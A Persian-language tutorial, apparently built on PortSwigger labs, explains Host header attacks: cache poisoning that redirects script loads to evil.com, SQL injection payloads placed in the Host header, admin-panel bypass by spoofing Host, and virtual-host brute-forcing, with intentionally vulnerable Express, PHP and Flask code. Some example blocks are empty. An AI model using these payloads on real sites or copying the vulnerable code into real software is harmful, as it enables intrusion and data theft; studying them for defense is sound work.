
برای ساختن یه حمله مسموم کردن کش وب (web cache poisoning attack)، باید یه پاسخ از سرور بگیرید که بار مخربتون رو منعکس کنه. چالش اینجاست که باید این کار رو طوری انجام بدید که کلید کش (cache key)، یه مقدار یکتا که کش برای شناسایی و ذخیره پاسخ‌ها ازش استفاده می‌کنه، مثلاً URL (صفحه) حفظ بشه و همچنان با درخواست‌های کاربرای دیگه مطابقت داشته

باشه. اگه موفق بشید، قدم بعدی اینه که این پاسخ مخرب رو توی کش ذخیره کنید. بعد از اون، این پاسخ به هر کاربری که بخواد به صفحه آسیب‌دیده سر بزنه، ارائه می‌شه.


کش‌های مستقل (standalone caches)، کش‌هایی که جدا از برنامه اصلی کار می‌کنن، مثل کش‌های پراکسی یا CDN) معمولاً هدر Host رو توی کلید کش خودشون لحاظ می‌کنن، یعنی اگه هدر Host رو تغییر بدید، کلید کش هم تغییر می‌کنه و پاسخ شما برای کاربرای دیگه استفاده نمی‌شه. به همین دلیل، این روش معمولاً روی کش‌های سطح برنامه (کش‌هایی که توی خود برنامه وب تعبیه شدن، مثلاً توی فریم‌ورک‌هایی مثل Django یا Rails) بهتر کار می‌کنه. با این حال، تکنیک‌هایی که قبلاً بحث کردیم (مثل تزریق هدرهای بازنویسی Host یا ارسال درخواست‌های مبهم) گاهی می‌تونن به شما کمک کنن حتی کش‌های وب مستقل رو هم مسموم کنید. مثلاً با استفاده از هدرهایی مثل X-Forwarded-Host می‌تونید کش رو فریب بدید تا به پاسخ مخرب رو برای دامنه اصلی ذخیره کنه.

مثال:


فرض کنید یه وب‌سایت یه اسکریپت رو اینطوری وارد می‌کنه:



و مقدار host توی URL مستقیم از هدر Host میاد. هکر هدر Host رو به evil.com تغییر می‌ده:



سرور پاسخ می‌ده:



اگر این پاسخ توی کش ذخیره بشه و کلید کش فقط به مسیر /page وابسته باشه (نه هدر Host)، کاربرای دیگه که به /page سر می‌زنن، این پاسخ رو می‌گیرن. هکر می‌تونه یه سرور توی evil.com راه بندازه که یه اسکریپت مخرب رو توی /script.js ارائه بده، و اینطوری کد مخربش توی مرورگر کاربرای دیگه اجرا می‌شه.

کد آسیب‌پذیر: تولید پاسخ پویا با هدر Host و ذخیره توی کش (Node.js/Express)

```
const express = require('express');
const app = express();

// فرض کنید این به تابع ساده برای شبیه‌سازی کش برنامه‌ست
const cache = new Map(); // Map به کش ساده با

// برای مدیریت کش middleware
app.use((req, res, next) => {
  const cacheKey = req.path; // هدر (path) کلید کش فقط مسیر
  if (cache.has(cacheKey)) {
    // اگر پاسخ توی کش بود، مستقیم برگردون
    return res.send(cache.get(cacheKey));
  }
  // اگر توی کش نبود، پاسخ رو تولید کن و ذخیره کن
  const originalSend = res.send;
  res.send = function (body) {
    cache.set(cacheKey, body); // ذخیره پاسخ توی کش
    return originalSend.call(this, body);
  };
  next();
});

app.get('/page', (req, res) => {
  // از درخواست Host گرفتن هدر
  const host = req.headers.host;

  // Host تولید پاسخ پویا با هدر
  const response = `
    <html>
    <head>
      <title>صفحه آزمایش</title>
      <script src="/script.js?host=${host}"></script>
    </head>
    <body>
      <h1>به صفحه آزمایش خوش آمدید</h1>
      <p>دامنه شما: ${host}</p>
    </body>
    </html>
  `;

  // تنظیم هدرهای کش (به اشتباه اجازه کش کردن میده)
  res.set('Cache-Control', 'public, max-age=3600'); // کش عمومی برای 1 ساعت
  res.send(response);
});

// رو ارائه میده script.js فرض کنید این مسیر فایل
app.get('/script.js', (req, res) => {
  const host = req.query.host || 'unknown';
  // رو از به منبع خارجی بارگذاری می‌کنه script.js فرض کنید سرور فایل
  res.send(`console.log("Script loaded from ${host}");`);
});

app.listen(3000, () => console.log('Server running on port 3000'));
```

چرا این کد آسیب‌پذیره؟

1. **عدم اعتبارسنجی هدر Host:** این کد مستقیماً از هدر Host (که از طریق `req.headers.host` توی Express قابل‌دسترسیه) برای تولید محتوای پاسخ استفاده می‌کنه، بدون اینکه هدر رو اعتبارسنجی کنه.


2. **کلید کش نادرست:** کلید کش (cache key) فقط به مسیر درخواست (`req.path`) وابسته‌ست و هدر Host رو توی کلید کش لحاظ نمی‌کنه. این یعنی اگه هکر هدر Host رو تغییر بده، پاسخ مخربش با همون کلید کش (`page/`) ذخیره می‌شه و برای کاربرای دیگه که به `page/` سر می‌زنن، ارائه می‌شه.

3. **هدرهای کش ناامن:** هدر Cache-Control روی `public, max-age=3600` تنظیم شده، یعنی پاسخ برای 1 ساعت توی کش عمومی (`public cache`)، مثل کش پراکسی‌ها یا مرورگرها، ذخیره می‌شه. این باعث می‌شه پاسخ مخرب به‌راحتی برای کاربرای دیگه ارائه بشه.


4. **انعکاس هدر Host توی اسکریپت:** هدر Host توی تگ `<script>` منعکس می‌شه (`<script>` `<"src="/script.js?host=${host}">`)، بدون اینکه `escape` بشه. این باعث می‌شه هکر بتونه یه مقدار مخرب وارد کنه و مسیر اسکریپت رو به سرورش هدایت کنه.

چطور هکر می‌تونه ازش بهره‌برداری کنه؟

ارسال درخواست با هدر Host مخرب: هکر یه درخواست به مسیر `page/` می‌فرسته و هدر Host رو به `evil.com` تغییر می‌ده:




سرور پاسخ زیر رو تولید می‌کنه:



```
<html>
<head>
  <title>صفحه آرمایشی</title>
  <script src="/script.js?host=evil.com"></script>
</head>
<body>
  <h1>به صفحه آرمایشی خوش آمدید!</h1>
  <p>دامنه شما: evil.com</p>
</body>
</html>
```

ذخیره توی کش: چون کلید کش فقط `page/` هست، این پاسخ توی کش ذخیره می‌شه. هدر `Cache-Control: public, max-age=3600` باعث می‌شه این پاسخ برای 1 ساعت توی کش بمونه.

تأثیر روی کاربرای دیگه: حالا هر کاربر دیگه‌ای که به `page/` سر بزنه (مثلاً با هدر `Host معمولی (normal-website.com)`، همون پاسخ مسموم رو از کش می‌گیره:




```
<script src="/script.js?host=evil.com"></script>
```

مرورگر کاربر سعی می‌کنه فایل `script.js` رو از `evil.com/script.js` بارگذاری کنه.

اجرای کد مخرب: هکر توی `evil.com` یه فایل `script.js` قرار داده که می‌تونه کد مخرب داشته باشه.

برای مثال:



<https://portswigger.net/web-security/host-header/exploiting/lab-host-header-web-cache-poisoning-via-ambiguous-requests>

Exploiting Classic Server-Side Vulnerabilities

بهره‌برداری از آسیب‌پذیری‌های کلاسیک سمت سرور

هر هدر HTTP می‌تونه یه راه برای بهره‌برداری از آسیب‌پذیری‌های کلاسیک سمت سرور باشه، و هدر Host هم از این قاعده مستثنی نیست. آسیب‌پذیری‌های کلاسیک سمت سرور به مشکلاتی اشاره دارن که توی بخش سرور به وجود میان و معمولاً به‌خاطر مدیریت نادرست ورودی‌ها (مثل عدم اعتبارسنجی یا escape) رخ می‌دن. هدر Host، چون یه ورودی قابل‌کنترل، می‌تونه برای این نوع حملات استفاده بشه. برای مثال، شما باید تکنیک‌های معمول برای SQL Injection (تزریق SQL) یه نوع حمله که هکر کد SQL مخرب رو توی ورودی‌ها وارد می‌کنه تا دیتابیس رو دستکاری کنه (رو از طریق هدر Host امتحان کنید. اگه مقدار هدر Host توی یه دستور SQL (SQL statement)، یه کوئری که برای تعامل با دیتابیس استفاده می‌شه) استفاده بشه، ممکنه قابل بهره‌برداری باشه و هکر بتونه با تزریق کد مخرب، دیتابیس رو دستکاری کنه یا داده‌های حساس رو بدزده.

مثال بهره‌برداری: فرض کنید یه وب‌سایت از هدر Host برای ثبت لاگ توی دیتابیس استفاده می‌کنه. اگه هدر Host مستقیم توی یه کوئری SQL وارد بشه، هکر می‌تونه یه مقدار مخرب (مثلاً 'OR '1'='1) توی هدر Host بفرسته. این باعث می‌شه کوئری SQL تغییر کنه و مثلاً همه داده‌های یه جدول (مثل جدول کاربران) برگردونده بشه. یا توی یه موقعیت دیگه، اگه هدر Host توی یه فایل لاگ ذخیره بشه و بعداً توی یه سیستم دیگه پردازش بشه، ممکنه هکر بتونه با تزریق کد مثلاً کد شل برای اجرای دستورات سیستمی، سرور رو به خطر بندازه.

```
<?php
// هست log_request.php به اسم PHP فرض کنید این کد توی به فایل
// اتصال به دیتابیس (برای ساده‌سازی، جزئیات رو خلاصه می‌کنیم)
$db = new PDO('mysql:host=localhost;dbname=testdb', 'username', 'password');

// از درخواست Host گرفتن هدر
$host = $_SERVER['HTTP_HOST'];

// توی دیتابیس برای لاگ کردن Host ثبت هدر
$query = "INSERT INTO request_logs (host, timestamp) VALUES ('$host', NOW())";
$stmt = $db->query($query); // اجرای کوئری بدون فرارسازی

if ($stmt) {
    echo "درخواست با موفقیت ثبت شد.";
} else {
    echo "خطا در ثبت درخواست.";
}
?>
```


چرا این کد آسیب‌پذیره؟

1. **عدم escaping هدر Host:** هدر Host مستقیم توی کوئری SQL وارد می‌شه ('host\$')، بدون اینکه escape یا پارامتریزه بشه (parameterization، روشی که ورودی‌ها رو جدا از کوئری نگه می‌داره). این باعث می‌شه هکر بتونه کد SQL مخرب تزریق کنه.

2. **عدم اعتبارسنجی هدر Host:** هدر Host اعتبارسنجی نمی‌شه، یعنی هر مقداری (حتی مقادیر مخرب) می‌تونه وارد کوئری بشه.


چطور هکر می‌تونه ازش بهره‌برداری کنه؟

1. هکر یه درخواست با هدر Host مخرب می‌فرسته:



```
GET /log_request.php HTTP/1.1
Host: example.com' OR '1'='1
```


کوئری SQL اینطوری می‌شه:




```
INSERT INTO request_logs (host, timestamp) VALUES ('example.com' OR '1'='1', NOW())
```

این کوئری به‌خاطر وجود ' توی هدر Host خراب می‌شه و خطای نحوی (syntax error) می‌ده. اما هکر می‌تونه از این خطا برای حدس زدن ساختار دیتابیس استفاده کنه (مثلاً با تکنیک‌های blind SQL injection).

• هکر می‌تونه یه مقدار مخرب‌تر بفرسته تا داده‌ها رو استخراج کنه:



```
GET /log_request.php HTTP/1.1
Host: example.com'); SELECT * FROM users WHERE ('1'='1
```

A screenshot of a SQL editor window with a dark theme. The window has a title bar with three colored circles (red, yellow, green) and a tab labeled 'index.sql'. The main area contains the following SQL query:

```
INSERT INTO request_logs (host, timestamp) VALUES ('example.com'); SELECT * FROM users WHERE ('1'='1', NOW())
```

```
INSERT INTO request_logs (host, timestamp) VALUES ('example.com'); SELECT * FROM users WHERE ('1'='1', NOW())
```

این باعث می‌شه سرور یه کوئری اضافی (SELECT * FROM users) اجرا کنه و ممکنه داده‌های حساس (مثلاً نام کاربری و رمزهای کاربرا) رو برگردونه. اگه سرور خطاها رو نمایش بده، هکر می‌تونه این داده‌ها رو مستقیم ببینه. حتی اگه خطاها نمایش داده نشن، هکر می‌تونه با تکنیک‌های blind SQL injection اطلاعات رو بگیره.

Accessing Restricted Functionality

دسترسی به قابلیت‌های محدودشده

برای دلایل کاملاً واضح، خیلی رایج که وبسایت‌ها دسترسی به بعضی قابلیت‌ها رو فقط به کاربرای داخلی (internal users، مثل کارمندای یه شرکت یا ادمین‌های سایت) محدود کنن. مثلاً یه وبسایت ممکنه یه پنل مدیریت یا یه API داخلی (رابط برنامه‌نویسی که فقط برای استفاده داخلی طراحی شده) داشته باشه که نباید برای کاربرای عمومی قابل دسترسی باشه. اما بعضی از ویژگی‌های کنترل دسترسی (access control features، مکانیزم‌هایی که مشخص می‌کنن چه کسی به چه منابعی دسترسی داره) توی وبسایت‌ها فرض‌های نادرستی دارن که به شما اجازه می‌دن با تغییرات ساده توی هدر Host، این محدودیت‌ها رو دور بزنین. این کار می‌تونه سطح حمله رو برای بهره‌بردارای دیگه (مثل تزریق SQL یا دسترسی غیرمجاز) افزایش بده.

چطور این مشکل به وجود میاد؟ بعضی وبسایت‌ها برای کنترل دسترسی، به هدر Host تکیه می‌کنن تا تشخیص بدن که درخواست از یه دامنه داخلی (مثلاً internal.example.com) اومده یا از یه دامنه عمومی (مثلاً example.com). اگه سرور فرض کنه که هدر Host همیشه درسته و اون رو اعتبارسنجی نکنه، هکر می‌تونه با تغییر هدر Host، سرور رو فریب بده و به قابلیت‌های محدودشده دسترسی پیدا کنه. مثلاً اگه یه پنل ادمین فقط برای درخواست‌هایی با هدر Host خاص (مثلاً admin.example.com) در دسترس باشه، هکر می‌تونه هدر Host رو به همون مقدار تغییر بده و به پنل دسترسی پیدا کنه، حتی اگه از یه دامنه عمومی به سرور وصل شده باشه.

```
from flask import Flask, request

app = Flask(__name__)

# فرض کنید این به تابع برای بررسی دسترسی ادمین
def is_admin_request():
    # کنترل دسترسی فقط بر اساس هدر Host
    host = request.headers.get('Host')
    return host == 'admin.example.com'

@app.route('/admin-panel')
def admin_panel():
    if not is_admin_request():
        return "دسترسی غیرمجاز", 403 # خطای 403 برای دسترسی غیرمجاز

    # نمایش پنل ادمین
    return """
    <h1>پنل مدیریت</h1>
    <p>به پنل ادمین خوش آمدید! اینجا می‌تونید تنظیمات سایت رو تغییر بدید</p>
    <form method="POST" action="/admin/update-settings">
        <input type="text" name="setting" placeholder="تنظیم جدید">
        <button type="submit">ذخیره</button>
    </form>
    """

@app.route('/admin/update-settings', methods=['POST'])
def update_settings():
    if not is_admin_request():
        return "دسترسی غیرمجاز", 403

    setting = request.form.get('setting')
    # فرض کنید این تابع تنظیمات سایت رو تغییر میده
    print(f"تنظیمات به‌روزرسانی شد: {setting}")
    return "تنظیمات با موفقیت ذخیره شد."


if __name__ == '__main__':
    app.run(host='0.0.0.0', port=5000)
```

چرا این کد آسیب‌پذیره؟

1. کنترل دسترسی فقط بر اساس هدر Host: تابع `is_admin_request` فقط به هدر Host نگاه می‌کنه تا ببینه آیا درخواست از دامنه `admin.example.com` اومده یا نه. اما هدر Host به ورودی قابل‌کنترل، یعنی هکر می‌تونه مقدارش رو به هر چیزی که بخواد تغییر بده.
2. عدم اعتبارسنجی واقعی: سرور هیچ روش دیگه‌ای (مثل بررسی آدرس IP یا احراز هویت واقعی) برای تأیید اینکه درخواست واقعاً از یه کاربر داخلی اومده، استفاده نمی‌کنه. این فرض نادرست که هدر Host قابل‌اعتماد، باعث می‌شه هکر بتونه محدودیت‌ها رو دور بزنه.

چطور هکر می‌تونه ازش بهره‌برداری کنه؟

1. هکر یه درخواست به مسیر `admin-panel/` می‌فرسته و هدر `Host` رو به `admin.example.com` تغییر می‌ده:



سرور توی تابع `is_admin_request` بررسی می‌کنه و چون هدر `Host` برابر با `admin.example.com` هست، درخواست رو معتبر می‌دونه و پنل ادمین رو نمایش می‌ده. دسترسی به پنل ادمین سطح حمله رو افزایش می‌ده، چون هکر حالا می‌تونه به قابلیت‌های حساس (مثل تغییر داده‌های کاربر، حذف محتوا، یا تزریق کد مخرب توی سایت) دسترسی پیدا کنه. مثلاً اگه پنل ادمین امکان آپلود فایل داشته باشه، هکر می‌تونه یه فایل مخرب (مثلاً یه شل وب) آپلود کنه و کنترل کامل سرور رو به دست بگیره.

<https://portswigger.net/web-security/host-header/exploiting/lab-host-header-authentication-bypass>

Accessing Internal Websites with Virtual Host Brute-Forcing

دسترسی به وبسایت‌های داخلی با پروت فورس هاست‌های مجازی

شرکت‌ها گاهی اشتباه می‌کنند و وبسایت‌های عمومی و وبسایت‌های خصوصی و داخلی (private, internal sites، مثل یه اینترانت برای کارمندا) رو روی یه سرور مشترک میزبانی می‌کنند. سرورها معمولاً دو نوع آدرس IP دارن:


یه آدرس IP عمومی (public IP address، آدرسی که از اینترنت قابل دسترسیه، مثل 12.34.56.78) و یه آدرس IP خصوصی (private IP address، آدرسی که فقط توی شبکه داخلی استفاده می‌شه، مثل 10.0.0.132). برای مثال:

• `www.example.com` ممکنه به آدرس عمومی 12.34.56.78 اشاره کنه.

• `intranet.example.com` ممکنه به آدرس خصوصی 10.0.0.132 اشاره کنه، که فقط توی شبکه داخلی قابل دسترسیه.

توی بعضی موارد، سایت داخلی حتی ممکنه یه رکورد DNS عمومی (public DNS record، اطلاعاتی که توی سیستم نام دامنه عمومی ثبت شده و دامنه رو به یه IP تبدیل می‌کنه) نداشته باشه، یعنی از بیرون شبکه نمی‌تونید مستقیم ببینید که این دامنه به کجا اشاره می‌کنه. با این حال، هکر می‌تونه به هر هاست مجازی (virtual host، وبسایتی که روی یه سرور میزبانی می‌شه و با هدر Host از بقیه سایت‌ها جدا می‌شه) روی هر سروری که بهش دسترسی داره، وصل بشه، به شرطی که بتونه نام هاست‌ها (مثل `intranet.example.com`) رو حدس بزنه. اگه هکر از قبل یه نام دامنه مخفی رو از طریق روش‌های دیگه، مثل **اطلاعات فاش‌شده** کشف کرده باشه، می‌تونه مستقیم درخواستش رو به همون دامنه بفرسته. در غیر این صورت، می‌تونه از ابزارهایی مثل **Burp Intruder** برای brute-force هاست‌های مجازی استفاده کنه و با یه لیست کلمات ساده از ساب‌دامین‌های احتمالی مثل `admin`، `intranet`، `dev` امتحان کنه.

